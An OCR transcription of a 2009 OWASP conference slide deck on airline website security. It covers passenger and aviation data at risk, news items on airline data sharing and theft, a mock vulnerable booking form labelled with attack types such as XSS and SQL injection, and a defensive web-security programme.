# Stealing the Airlines' Online Data

## Cheap Tickets, Passenger Data, Track Crew, Track Flights, Change the Weather

OWASP

Quincy Jackson - CISSP, CEH
IT Security Manager

The OWASP Foundation
http://www.owasp.org

OWASP
5/13/2009

# Introduction

## My career in the aviation industry:

- United States Army – Avionics (6yrs)
  - Radio and Navigational equipment
  - Flight Controls and Stabilization (Attack Helicopters)

- Continental Airlines (8 yrs)
  - Internet Engineer (e-Commerce)
  - Sr. Manager, Information Security

- Universal Weather and Aviation, Inc. (3 yrs)
  - Information Security Manager
  - CISSP and Certified Ethical Hacker
  - OWASP and ISSA member


# Passenger Data at Risk

- Reservations
  - Flight Bookings, Check-in, Hotels, Car rentals
- Travel Information
  - Flight Status, Baggage, Airport Information, Route Maps
- Passenger Profiles
  - Frequent Flyer Miles, Flight History, Personal data

# Aviation Data at Risk

- ## Aircraft Data
  - Unique Tail Numbers and Routes
  - Aircraft– Size, Weight, Insurance, Flight Permits, Fuel
  - Real-time locations – Radar, Doppler, Satellite http://www.passur.com/airportmonitor-locations.htm
- ## Pilot and Crew Records
  - Pilot License, Passports, Training Records, Crew Accommodations
- ## Weather Data
  - Wind Speeds, Wind Direction, Barometric Pressure
  - Severe Weather – Hurricanes, Thunder Storms, Lighting Strike Data

# Where does your info go?



**Southwest Airline
Business corpora**

- 2008-06-05

AIRLINE INDUSTRY INFO
COMMUNICATIONS LTD

**Distribution agreem
Airways announce**

- 2007-11-26

AIRLINE INDUSTRY INFORM
COMMUNICATIONS LTD Or
an online travel company,
into a distribution agreeme
Airways (Nasdaq: JBLU). Under the terms of the
agreement the company will distribute JetBlue airfares
through its Orbitz, CheapTickets, and...


## Cost Management

Sabre Ticket Number Notification tool | Sabre Claim It tool | Sabre Passive Notification tool | Sabre Passive Validation tool | Sabre Duplicate Booking Audit tool | Sabre Associate Booking Control tool | Sabre Electronic Ticketing tool | Sabre Name Change Restriction tool

### Sabre Ticket Number Notification Tool

The *Sabre® Ticket Number Notification* tool is a cost management tool that enables your airline to automatically receive a message when a reservation is ticketed. This feature applies to all tickets issued through the *SabreSonic®* passenger solution, including automated and manually added ticket numbers. The tool allows your airline to track and protect its inventory.

# ... and where else does your info go?



## US Airways Selects ITA Software to Automate Ticket Reprice and Reissue Capabilities...

Mon Apr 7, 2008 9:00am EDT

US Airways

ITA's
Changes,

CAMBRIDGE,
ITA Softwar
services, t
LCC) to aut
capabilitie
kiosks and
improves op
post-depart
and through
interline t

Change your search

Departure airport: IAH (Houston)

Destination airport: CUN (Cancun)

Departing: (mm/dd/yy) 2/6/2009 Morning

Returning: (mm/dd/yy) 2/26/2009 Morning

Note
itine
cha

## SAS ordered to pay £13m for theft of rival airline's data

Posted: 15:05 23 May 2008
Topics: Computer Hardware

A court has ordered the Norwegian division of multinational airline Scandinavian Airline Systems to pay £13m in compensation to low-fare airline Norwegian Air Shuttle for stealing confidential data from its rival's computer system.


The civil court ruling follows SAS Norway's conviction for illegally accessing information on Norwegian Air Shuttle's computer system in an earlier criminal case.

The criminal court ordered SAS Norway to pay £374,000 fine for accessing confidential passenger and price information.

The airlines shared an electronic booking system, Amadeus until 2002, but SAS Norway continued to access information on Norwegian Air Shutttle until 2005, AP said.

SAS Norway said in a statement that it admits that it made an error and had apologised to Norwegian, but rejected the claim that its actions resulted in financial losses.

# Flight Plan: Web Security


Threat Awareness

Web Assessments

Deploy Solutions


SDLC & Compliance

“WHAT are we doing wrong?”

Protecting Information

IT  Education & Training
  -Web App Developers
  - QA Team
  - Security Staff

Gain High level buy-in


es Tools Help
Search Favorites
ationiversalaviation.aero/gh_form.html
Go Links
Home | Book Free Flights | Track Flights | Free Passenger Data | Steal Credit Card Information HERE

# Hack Airlines Crappy Website

## Ground Handling request form

To insure that your ground handling request is received in time, please submit all requests at least 48 hours in advance of arrival time.

Operation

tes a required field.

Name

a 24/7 mobile number available?

Aircraft ry

Aircraft Type

MTOW - Please state in Kilos

Aviation Airlines provides you with unparall ground handling through our members a world.

Please complete the form below. Y request will be routed in a timely manner to t appropriate Airline Aviation Location

If you need further assistance, please contact Universal Aviation via e-mail at SendMeSpam@Aviation-Air.com, or call

Manipulate URL Parameters


Exploit Links XSS

SQL Inject into User Inputs

Send Spam


# True? False? or Worst?

*"75% of all attacks on Information Security are directed to the Web Application Layer"*



**Gartner Research, 2005**

# SQL Injection Attack

